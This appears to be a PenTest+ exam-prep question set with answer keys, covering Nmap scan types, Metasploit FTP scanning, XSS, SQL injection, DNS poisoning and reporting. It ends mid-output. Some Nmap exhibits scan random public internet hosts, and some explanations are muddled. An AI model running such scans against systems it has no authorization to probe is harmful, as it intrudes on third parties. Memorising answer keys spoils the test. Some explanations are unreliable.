
Explanation

A ping scan (-sn) sends an ICMP echo request packet to the target. If the target responds to the ICMP echo reply, then it is considered alive and responsive.

```
C:\Users\gothi>nmap -sN 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:42 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.1.2 are closed

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

A UDP scan (-sU) is used when scanning for a UDP ports if you are trying to enumerate a DNS, SNMP, or DHCP server.



```
Command Prompt

Initiating UDP Scan at 11:10
Scanning 192.168.163.1 [1000 ports]
UDP Scan Timing: About 15.15% done; ETC: 11:14 (0:02:54 remaining)
Increasing send delay for 192.168.163.1 from 0 to 50 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 38.85% done; ETC: 11:13 (0:01:36 remaining)
Discovered open port 5353/udp on 192.168.163.1
Discovered open port 137/udp on 192.168.163.1
Completed UDP Scan at 11:12, 99.53s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.00s latency).
Scanned at 2020-01-10 11:10:57 Pacific Standard Time for 99s
Not shown: 991 closed ports
Reason: 991 port-unreaches
PORT      STATE      SERVICE      REASON
53/udp    open|filtered domain      no-response
137/udp    open       netbios-ns   udp-response ttl 128
138/udp    open|filtered netbios-dgm  no-response
1900/udp   open|filtered upnp       no-response
3702/udp   open|filtered ws-discovery no-response
4500/udp   open|filtered nat-t-ike    no-response
5050/udp   open|filtered mmcc        no-response
5353/udp   open       zeroconf     udp-response ttl 255
5355/udp   open|filtered llmnr      no-response

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 144.13 seconds
Raw packets sent: 3980 (114.911KB) | Rcvd: 2471 (99.974KB)

C:\Users\gothi>
```

A TCP connect scan (-sT) makes use of the underlying operating systems networking mechanism to establish a full TCP connection with the target device.

```
Command Prompt
Nmap scan report for 192.168.163.252 [host down, received no-response]
Nmap scan report for 192.168.163.253 [host down, received no-response]
Nmap scan report for 192.168.163.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 11:15
Completed Parallel DNS resolution of 1 host. at 11:16, 5.52s elapsed
Initiating Connect Scan at 11:16
Scanning 192.168.163.254 [1000 ports]
Completed Connect Scan at 11:16, 41.41s elapsed (1000 total ports)
Nmap scan report for 192.168.163.254
Host is up, received arp-response (0.00s latency).
All 1000 scanned ports on 192.168.163.254 are filtered because of 999 no-responses and 1 admin-prohibited
MAC Address: 00:50:56:F4:A2:E5 (VMware)

Initiating Connect Scan at 11:16
Scanning 192.168.163.1 [1000 ports]
Discovered open port 139/tcp on 192.168.163.1
Discovered open port 445/tcp on 192.168.163.1
Discovered open port 135/tcp on 192.168.163.1
Discovered open port 443/tcp on 192.168.163.1
Discovered open port 902/tcp on 192.168.163.1
Discovered open port 1556/tcp on 192.168.163.1
Discovered open port 912/tcp on 192.168.163.1
Discovered open port 5357/tcp on 192.168.163.1
Completed Connect Scan at 11:17, 43.01s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.000011s latency).
Scanned at 2020-01-10 11:16:45 Pacific Standard Time for 43s
Not shown: 992 filtered ports
Reason: 991 no-responses and 1 admin-prohibited
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack
139/tcp    open  netbios-ssn  syn-ack
443/tcp    open  https        syn-ack
445/tcp    open  microsoft-ds syn-ack
902/tcp    open  iss-realsure syn-ack
912/tcp    open  apex-mesh    syn-ack
1556/tcp   open  veritas_pbx  syn-ack
5357/tcp   open  wsdapi       syn-ack

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 108.01 seconds
Raw packets sent: 509 (14.252KB) | Rcvd: 1 (28B)

C:\Users\gothi>
```

A TCP FIN scan (-sF) sets only the FIN flag on a packet. This type of scan determines if a target system's ports are open or closed and has the added benefit of being stealthier than a TCP connect scan.

```
Command Prompt
Nmap scan report for 192.168.163.237 [host down, received no-response]
Nmap scan report for 192.168.163.238 [host down, received no-response]
Nmap scan report for 192.168.163.239 [host down, received no-response]
Nmap scan report for 192.168.163.240 [host down, received no-response]
Nmap scan report for 192.168.163.241 [host down, received no-response]
Nmap scan report for 192.168.163.242 [host down, received no-response]
Nmap scan report for 192.168.163.243 [host down, received no-response]
Nmap scan report for 192.168.163.244 [host down, received no-response]
Nmap scan report for 192.168.163.245 [host down, received no-response]
Nmap scan report for 192.168.163.246 [host down, received no-response]
Nmap scan report for 192.168.163.247 [host down, received no-response]
Nmap scan report for 192.168.163.248 [host down, received no-response]
Nmap scan report for 192.168.163.249 [host down, received no-response]
Nmap scan report for 192.168.163.250 [host down, received no-response]
Nmap scan report for 192.168.163.251 [host down, received no-response]
Nmap scan report for 192.168.163.252 [host down, received no-response]
Nmap scan report for 192.168.163.253 [host down, received no-response]
Nmap scan report for 192.168.163.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 5.51s elapsed
Initiating FIN Scan at 11:19
Scanning 192.168.163.254 [1000 ports]
Completed FIN Scan at 11:19, 21.35s elapsed (1000 total ports)
Nmap scan report for 192.168.163.254
Host is up, received arp-response (0.00s latency).
All 1000 scanned ports on 192.168.163.254 are open|filtered because of 1000 no-responses
MAC Address: 00:50:56:F4:A2:E5 (VMware)

Initiating FIN Scan at 11:19
Scanning 192.168.163.1 [1000 ports]
Completed FIN Scan at 11:19, 1.76s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.00069s latency).
Scanned at 2020-01-10 11:19:43 Pacific Standard Time for 1s
Not shown: 999 closed ports
Reason: 999 resets
PORT      STATE      SERVICE REASON
53/tcp    open|filtered domain  no-response

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 46.73 seconds
Raw packets sent: 3510 (134.292KB) | Rcvd: 2001 (80.028KB)

C:\Users\gothi>
```

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

Nmap - Ping scan

62. Stealth scan: (-sS) performs reconnaissance on a network while trying to remain undetected.

Service disruptions, error messages, and log entries caused by scans may attract attention from a cybersecurity team that causes them to adjust defenses to obstruct a penetration test. Which of these Nmap scans would a tester use to try to remain undetected?

- X **A) Unauthenticated scan**
- ✓ **B) Stealth scan**
- X **C) Full scan**
- X **D) Authenticated scan**

Explanation

A stealth scan (-sS) performs reconnaissance on a network while trying to remain undetected. It is a relatively quiet and stealthy scan as it never completes the TCP handshake and never establishes a connection. A slow scan speed can also contribute to scan stealthiness.

A stealth scan uses the -sS parameter and is shown in the following exhibit:

```
C:\Users\gothi>nmap -sS 192.168.1.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-13 13:58 Pacific Standard Time
Nmap scan report for 192.168.1.6
Host is up (0.00050s latency).
Not shown: 991 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
902/tcp   open       iss-realsecure
912/tcp   open       apex-mesh
1556/tcp  open       veritas_pbx
5357/tcp  open       wsdapi

Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
C:\Users\gothi>
```

An unauthenticated scan is a method for reviewing your network for vulnerabilities without having to log in as an authorized user. It is not, in and of itself, an option for nmap, but more a description of how and when you are running a scan.

An authenticated scan allows you to tap into your network assets, data, device, or any element that is part of that particular network's framework that supports information related activities.

A complete scan typically involves opening every scan in the scanning policy. Hence, it could be noisy and draw attention to the user.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

[Nmap - Port Scanning Techniques](#)

Question #63 of 170

Question ID: 1259757

At InterConn, you ran an Nmap scan. In that scan you discover vsftpd running.

You run a Metasploit scanner, which returns the following results:

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOSTS 172.16.16.20
RHOSTS => 172.16.16.20
msf auxiliary(scanner/ftp/anonymous) > exploit
[+] 172.16.16.20:21 - 172.16.16.20:21 - Anonymous READ (220
(vsFTPD 3.0.3))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What options below would you recommend as BEST PRACTICES that InterConn should do to fix this vulnerability?

(Choose all that apply.)

- ✓ **A) Use strong passwords and multi-factor authentication.**
- ✓ **B) Restrict administrator privileges to a limited number of users and require them to use multi-factor authentication.**
- ✓ **C) Lock down administration accounts.**
- ✓ **D) Require re-authentication of inactive sessions.**
- X **E) Return any modified systems and their configuration to their original values and parameters.**
- ✓ **F) Encrypt all files stored in the FTP server.**

Explanation

The following answers are best practices to lock up your FTP server:

- Use strong passwords and multi-factor authentication. A best practice is to use good credential management and strong passwords. When possible, use two-factor authentication for any critical service or server.
- Encrypt all files stored in the FTP server. If someone does get in, it is more work to find out what is in there. Require re-authentication of inactive sessions. Believe it or not, you can sometimes bring back “closed sessions” that weren’t logged out of as you thought. You can do this in web browsers on public computers as well. Please make sure you log out of Facebook on a public computer!
- Lock down administration accounts. You should restrict administrator privileges to a limited number of users and require them to use multi-factor authentication. In addition, do not use common administrator usernames such as root or admin.

Returning any modified systems and their configuration to their original values and parameters may sound correct, but you actually want to patch and modify your parameters in an FTP server to keep cyber criminals out. Leaving things in a default setting is what let the anonymous login happen in the first place.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, FTP Exploits

[10 Essential Tips for Securing FTP and SFTP Servers](#)

64. Buffer overflow, XSS, Session hijacking and Zero-day attacks

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

{UCMS id=5096465749770240 type=Activity}

Explanation

The application attacks should be matched with the descriptions in the following manner:

- **Buffer overflow** - an attack that occurs when an application receives more data than it is programmed to accept

Cross-site scripting (XSS) - an attack that allows code injection by hackers into the Web pages viewed by other users

- **Session hijacking** - an attack that occurs when user validation information is stolen and used to establish a connection
- **Zero-day attack** - an attack that occurs on the day when an application vulnerability has been discovered

Another type of overflow attack is an integer overflow, which occurs when a mathematic operation attempts to create a numeric value that is too large for the available storage space.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Ch 6: Exploiting Application-Based Vulnerabilities, Understanding Cross-Site Scripting (XSS) Vulnerabilities

[Buffer Overflow](#)

CompTIA PenTest+ Cert Guide, Ch 6: Exploiting Application-Based Vulnerabilities, Understanding Session Hijacking

CompTIA PenTest+ Cert Guide, Ch 1: Introduction to Ethical Hacking and Penetration Testing, Understanding the Current Threat Landscape

[Zero-day vulnerability: What it is, and how it works](#)

65. AV measurement is P: prevent physical access to the server

A security analyst was provided with a detailed penetration report of a pen test performed against the organization's resources located in its secure operations center. It was noted on the report that a

vulnerability on a server has a CVSS base score of 10.0. However, after performing further research, the security analyst notes that the AV measurement is P.

What should the security analyst do to address the vulnerability?

- X **A)** Ensure that communication on the local network with the server is encrypted.
- ✓ **B)** Ensure that the secure operations center has the appropriate physical controls to prevent access to the server.
- X **C)** Ensure that both internal and external communication with the server is encrypted.
- X **D)** Ensure that communication over the entire internal network with the server is encrypted.

Explanation

The security analyst should ensure that the secure operations center has the appropriate physical controls to prevent access to the server. An AV or Attack Vector measurement of P means that physical access to the host is required to execute the vulnerability. So for this vulnerability, you only need to prevent physical access to the host.

The security analyst should not ensure that both internal and external communication with the server is encrypted. This would be necessary if the AV measurement were N or Network.

The security analyst should not ensure that communication over the entire internal network with the server is encrypted.

This would be necessary if the AV measurement were A or Adjacent.

The security analyst should not ensure that communication on the local network with the server is encrypted. This would be necessary if the AV measurement were L or Local.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

Common Vulnerability Scoring System version 3.1: Specification Document

66. The appropriate mitigations for the vulnerabilities were not deployed after the last penetration test.

Your company carries out a penetration test on a regular basis. You are currently reviewing the report from the most recent penetration test. However, you recognize most of the findings as those that were reported in the last penetration test report. What does this indicate?

- X **A)** The current penetration test was not properly completed.
- ✓ **B)** The appropriate mitigations for the vulnerabilities were not deployed after the last penetration test.
- X **C)** A different contractor was used to perform the most recent penetration test.
- X **D)** Different tools were used to perform the most recent penetration test.

Explanation

If you recognize most of the findings in the report as those that were reported in the last penetration test report, then the appropriate mitigations for the vulnerabilities were not deployed after the last penetration test. If the mitigations had been deployed, the majority, if not all, of those vulnerabilities should be absent from the most recent report.

Using a different contractor or different tools would not cause the same vulnerabilities to show up. Often different contractors and tools are used to increase the likelihood that all vulnerabilities are discovered.

Discovering many of the same vulnerabilities as the last penetration test is not an indication that the penetration test was not properly completed. An improperly completed test is likely to show few to no vulnerabilities.

After completing a penetration test and reviewing the results, it is important for a company to ensure that mitigations are deployed for the vulnerabilities reported in the findings section. Failure to do so is negligent and can result in legal issues. Companies should implement a time frame wherein all mitigations should be implemented.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

Remediation Verification Penetration Testing

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test: Explaining PostEngagement Activities

67. Stored XSS

Your company has a login page that suddenly displays an alert box saying this site has been attacked. You refresh the webpage over and over again, and it is still there. What kind of attack is this?

- X **A)** Blind SQL injection
- ✓ **B)** Stored XSS
- X **C)** DOM-based XSS
- X **D)** Reflected XSS

Explanation

Stored cross-site scripting (XSS) or persistent XSS is what is happening here, and it occurs when someone has implanted malicious code into the site that is always run when someone accesses that website. The attacker usually accesses the site via login, message board, or some other type of input. In this case, someone posted some Java code into the field input, and now that code is always going to run when the site is loaded. It is a simple way to deface a site.

This is not a reflected XSS attack. A reflected XSS attack occurs when an attacker injects code into the browser by a single HTTP response. This is usually done when a malicious link on a normally mundane site sends the user to a malware-laden server that injects code into the browsers. This did not happen in the above scenario as the website itself was defaced.

DOM-based XSS, while sounding like the coolest SQL injection type, is not the issue in this scenario. Document Object Model (DOM)-based XSS is an injection that modifies the environment in the

victim's browser using a programming interface so that the client-side code runs in an "unexpected" manner. Basically, your browser goes crazy, and the attacker takes control of things. Again, this is not the issue being described because the site itself is affected, not the browser.

According to OWASP a "Blind Structured Query Language (SQL) injection" is a type of SQL injection attack that asks the database true or false questions and then determines the answer based on the web application's response. This attack is often used when the web application is configured to show generic error messages but has not mitigated the code that is vulnerable to SQL injection."

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

[OWASP - Blind SQL Injection](#)

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities, Stored XSS Attacks

68. Acceptance, Avoidance, Transference, Sharing and Reduction

Which risk management process involves doing nothing to prevent a specific risk from occurring?

- X A) Avoidance
- X B) Sharing
- X C) Reduction
- X D) Transference
- ✓ E) Acceptance

Explanation

Risk acceptance or risk tolerance is the act of choosing to leave a risk as it is, without implementing any countermeasures. A risk may be accepted when any damage caused by the risk would be easily absorbed, or when the available countermeasures for the risk are too cost-prohibitive to use.

Risk avoidance is a risk mitigation technique. By altering or stopping the business activity that generates the risk, the organization hopes to prevent the risk from occurring. It is not always practical to stop or change a business activity if the organization hopes to achieve its business goals. More commonly, organizations will choose to accept or to mitigate the risk.

Risk reduction involves using countermeasures to lessen the impact or probability of a risk. Risk reduction can use offensive or defensive controls. Offensive controls are proactive attempts to remove threats, such as applying a security patch or hardening servers. Defensive controls are attempts to respond to threats, such as installing an intrusion detection system (IDS).

Risk transference moves the responsibility for the risk to another entity, such as an insurance agency.

Risk sharing spreads the impact of the risk to another entity, such as hiring an outside firm with their own liability insurance to provide cybersecurity for your organization. However, organizations governed by such laws as GLBA, PCIDSS, and HIPAA / HITECH cannot transfer away the risk of non-compliance. In other words, a company that must comply with HIPAA can contract an outside firm to ensure they are in compliance, but non-compliance will always be the fault of the parent company and not the contractor.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning How to Scope a Penetration Testing Engagement Properly

69. Attackers have been trying to hack into the company's ecommerce server for several weeks

While performing a penetration test, you discover that attackers have been trying to hack into the company's ecommerce server for several weeks. None of the attacks have been successful.

What should you do?

- ✓ **A) Immediately report the issue to the appropriate personnel, and include the finding in the final report.**
- X **B) Only report the issue to the appropriate personnel.**
- X **C) Only include the finding in the final report.**
- X **D) Do nothing. This issue is not a valid finding because vulnerabilities with the server were not discovered.**

Explanation

You should immediately report the issue to the appropriate personnel and include the finding in the final report. This will ensure that the organization is aware of the threat against the e-commerce server.

You should not only include the finding in the final report. Although this is not an indicator of compromise (because the attacks have not been successful) or a critical finding, it is still important that you immediately contact the appropriate personnel. While the attack may not have been successful, it is likely that the attackers will continue until they are able to break into the system. Situational awareness is important when conducting penetration testing and this is a perfect example of situational awareness.

You should not only report the issue to the appropriate personnel. This incident should also be included in the final report.

You should not do nothing. This is a valid finding. Although the attack has not been successful yet, it is likely that eventually the attack will be successful. By notifying the appropriate personnel and including the finding in the final report, you ensure that the organization is aware of the threat.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

70. Script kiddie - Impersonate a technician that was laid off.

You are designing a pen test that mimics the activities of a script kiddie. Which of the following activities should you most likely perform as this “type of attacker”?

- X **A)** Post political message on your website.
- X **B)** Steal funds.
- X **C)** Perform a SQL injection.
- ✓ **D) Impersonate a technician that was laid off.**

Explanation

Activities, such as impersonating a laid off technician, could be done using any of the options but is MOST like the actions of a script kiddie. These hackers are not technically advanced, use prepacked attack tools that they may or may not understand, and use well-known methods.

Script kiddies do not have in-depth hacking skills or knowledge and are limited to using tools and scripts created by other hackers. The traces they leave may ultimately lead to their capture or exposure. Their lack of experience may present a less significant threat than a professional hacker.

A SQL injection takes more skill than a script kiddie typically possesses and is more like the activities of an advanced persistent threat (APT) actor.

Posting political messages on your website is not a normal activity of a script kiddie. This type of attack is common to a hacktivist.

Stealing funds is not usually within the skill of a script kiddie. These are more likely to be the actions of an organized crime syndicate or an insider threat.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

[Script Kiddie](#)

71. What is the Communication path section of an engagement?

You have discovered during a penetration test that a critical system has been compromised in the past six months. The final report is not due to management for six more weeks.

Which section of the engagement plan should you review to ensure that the appropriate escalation guidelines are followed?

- ✓ **A) Communication path**
- X **B) Technical constraints**
- X **C) Rules of engagement**
- X **D) Timelines**

Explanation

You should review the Communication path section of the engagement plan to ensure that the appropriate individuals are notified of the discovered indicator of compromise. **Communication triggers should include: critical findings, stages, and indicators of prior compromise. All other discoveries should simply be included in the final report.**

You should not review the Rules of engagement. This section details what you are authorized and not authorized to do as part of the penetration test.

You should not review the Technical constraints section. This section details the parameters within which the penetration testing team must operate.

You should not review the Timelines section. This section contains a basic breakdown of the schedule of events for a penetration test. You should review this section if you want to know the main stages of the penetration test.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

72. What is a DNS cache poisoning attack?

During the execution of a pen test, several users report that they are arriving at the company intranet website to find a banner that says:

Please report this site to your admin! It's a fake!

Which attack type has the pen tester carried out?

- X **A)** Man-in-the-middle
- ✓ **B)** DNS cache poisoning
- X **C)** ARP spoofing
- X **D)** Pass the hash

Explanation

The testers have successfully conducted a DNS cache poisoning attack. While this attack can be carried out in several ways, the effect is the same: the users may be given false IP addresses for sites they normally visit. The attackers use this cache pollution to direct users to malicious websites where they may get malware or expose credentials.

This attack can be done in two basic ways. First, the attacker may change the records where they exist on the DNS server. One way to do this is through a zone transfer, where the attacker uses Nslookup to execute a transfer with the server and alters all or some of the records. The advantage to the hacker of doing it this way is that this pollution will affect EVERY user that utilizes the DNS server.

The second way is to delay a response for an IP address from the legitimate DNS server while answering the user's request with false information from a rogue DNS server under the control of the hacker. While this method is also effective, its effect is limited to that single device or user.

This was not the result of a pass the hash attack. In that attack the hacker attempts to locate the hash of a password that exists on multiple machines (such as a domain admin account) and use that hash to sign in to these machines with those rights. This typically exploits the Server Message Block (SMB) service and can be done from the Metasploit framework using the psexec utility.

This was not the result of a man-in-the-middle attack. In that attack, a hacker pollutes the ARP cache of two communicating systems in such a way that they are communicating with the hacker when they

think they are communicating with one another, placing the attacker in a position to receive all traffic between them.

This is not likely the result of a successful ARP spoofing attack. **ARP spoofing** involves creating a gratuitous ARP message (ARP replies that are not requested but are still processed by all machines which update their ARP caches). This usually maps a system IP address to the MAC address of the hacker, sending all traffic to the attacker. For the best effect, the attacker maps the IP address of the victim's router or gateway, sending all traffic leaving the network to the attacker rather than to the gateway. Because the ARP system is broadcast-based and ARP requests and responses do not leave the local network, it is highly unlikely that this attack was used in the scenario.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[What is DNS Cache Poisoning?](#)

73. What is certificate pinning?

Question ID: 1259739

Recently you heard of an organization that suffered a man-in-the-middle attack leveraging fake certificates. You would like to use **a technique that always verifies that the name on the certificate matches the name of the system attempting to use the certificate**. What is this technique called?

- X **A) OCSP**
- X **B) DNSSEC**
- ✓ **C) certificate pinning**
- X **D) wildcard certificates**

Explanation

Certificate pinning is a technique performed by a software client to authenticate public keys and help protect against man-in-the-middle attacks. It verifies that the CA name and/or the host name matches that on the certificate.

Domain Name System Security Extension (DNSSEC) is a form of DNS that makes additional checks of name resolutions. DNSSEC adds two important features to the DNS protocol but does not prevent certificate issues.

- Data origin authentication
- Data integrity protection

Wildcard certificates are used to certify the identity of devices and users in multiple sub-domains of a domain. It is not used to enhance certificate security.

Online Certificate Status Protocol (OCSP) is an Internet protocol used to check the status of a certificate in real time, as opposed to using CRLs. It does not address the certificate issues described in the scenario.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

Certificate and Public Key Pinning

74. SQL injection: Semicolons (;) and apostrophes (') are characteristics of these attacks

Sam is reviewing web server logs after an attack. He discovers that many records contain semicolons and apostrophes in queries from end users. What type of attack should Sam suspect?

- ✓ **A) SQL injection**
- X **B) Cross-site scripting**
- X **C) LDAP injection**
- X **D) Buffer overflow**

Explanation

In an **SQL injection attack**, the attacker uses a web application to gain access to an underlying, backend database.

Semicolons (;) and apostrophes (') are characteristics of these attacks. For example, the single quote in SQL is a

limiter, meaning it ends any current SQL string. This is important for attackers to craft true conditions or true statements to bypass authentication or pull more information from a database than allowed.

Lightweight Directory Access Protocol (LDAP) Injection is an attack that send malicious LDAP queries to a web application that could result in sensitive data disclosure or authentication bypass.

Cross-site scripting (XSS) attacks are a type of injection attack where a malicious script is injected into a website. Because the attacker is feeding the script into a trusted website, the end user's browser has no way to know that the script is malicious and will execute the script.

A buffer overflow attack revolves around malicious code requiring more memory than is allocated by a buffer. (A buffer is a memory allocation that is designed to hold a finite amount of data.) In other words, the attacker is trying to write more data into an application's pre-built buffer than it was intended to hold. When an attacker can add data that exceeds the buffer limits, the extra information spills over past the buffer, into adjacent memory where it can then crash the system or execute malicious code.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities.
Understanding Injection-Based

Vulnerabilities

75. The -iL parameter of the Nmap command reads target specifications from an input file

As a penetration tester, you were able to do recon during an earlier test, and you have target specifications from an input file. Which option in Nmap would allow you to read the target list from that file?

- X **A)** -Pn
- X **B)** -sS
- ✓ **C)** -iL
- X **D)** -iR

Explanation

The -iL parameter of the Nmap command reads target specifications from an input file. The following exhibit shows this command:

```
C:\Users\gothi\Desktop>nmap -iL hosts.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 10:46 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.0015s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
443/tcp   open       https
445/tcp   open       microsoft-ds
903/tcp   open       iss-console-mgr
5357/tcp  open       wsdapi

Nmap scan report for 192.168.1.3
Host is up (0.0066s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   open       https
515/tcp   open       printer
631/tcp   open       ipp
8080/tcp  open       http-proxy
9100/tcp  open       jetdirect
9220/tcp  open       unknown
MAC Address: B4:B6:86:B3:96:B0 (Unknown)

Nmap done: 3 IP addresses (2 hosts up) scanned in 19.21 seconds
```

The -iR parameter of the Nmap command generates random hosts. This could be useful for surveys and other kinds of research. The following exhibit shows this command:

```
C:\Users\gothi\Desktop>nmap -iR 10
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 11:13 Pacific Standard Time
Nmap scan report for c-24-1-172-242.hsd1.in.comcast.net (24.1.172.242)
Host is up (0.017s latency).
All 1000 scanned ports on c-24-1-172-242.hsd1.in.comcast.net (24.1.172.242) are filtered

Nmap scan report for 43.217.135.96
Host is up (0.017s latency).
All 1000 scanned ports on 43.217.135.96 are filtered

Nmap scan report for c-50-151-210-32.hsd1.il.comcast.net (50.151.210.32)
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
5060/tcp  open  sip

Nmap scan report for 3.191.131.46
Host is up (0.017s latency).
All 1000 scanned ports on 3.191.131.46 are filtered

Nmap scan report for 62.122.162.241
Host is up (0.017s latency).
All 1000 scanned ports on 62.122.162.241 are filtered

Nmap scan report for 53.72.1.14
Host is up (0.016s latency).
All 1000 scanned ports on 53.72.1.14 are filtered

Nmap scan report for dinamic-Cable-190-7-143-128.epm.net.co (190.7.143.128)
Host is up (0.016s latency).
All 1000 scanned ports on dinamic-Cable-190-7-143-128.epm.net.co (190.7.143.128) are filtered

Nmap scan report for mobile-166-207-161-247.mycingular.net (166.207.161.247)
Host is up (0.017s latency).
All 1000 scanned ports on mobile-166-207-161-247.mycingular.net (166.207.161.247) are filtered

Nmap scan report for host-158.218-233-182.cable.dynamic.kbtelecom.net (182.233.218.158)
Host is up (0.017s latency).
All 1000 scanned ports on host-158.218-233-182.cable.dynamic.kbtelecom.net (182.233.218.158) are filtered

Nmap scan report for b1218784.virtua.com.br (177.33.135.132)
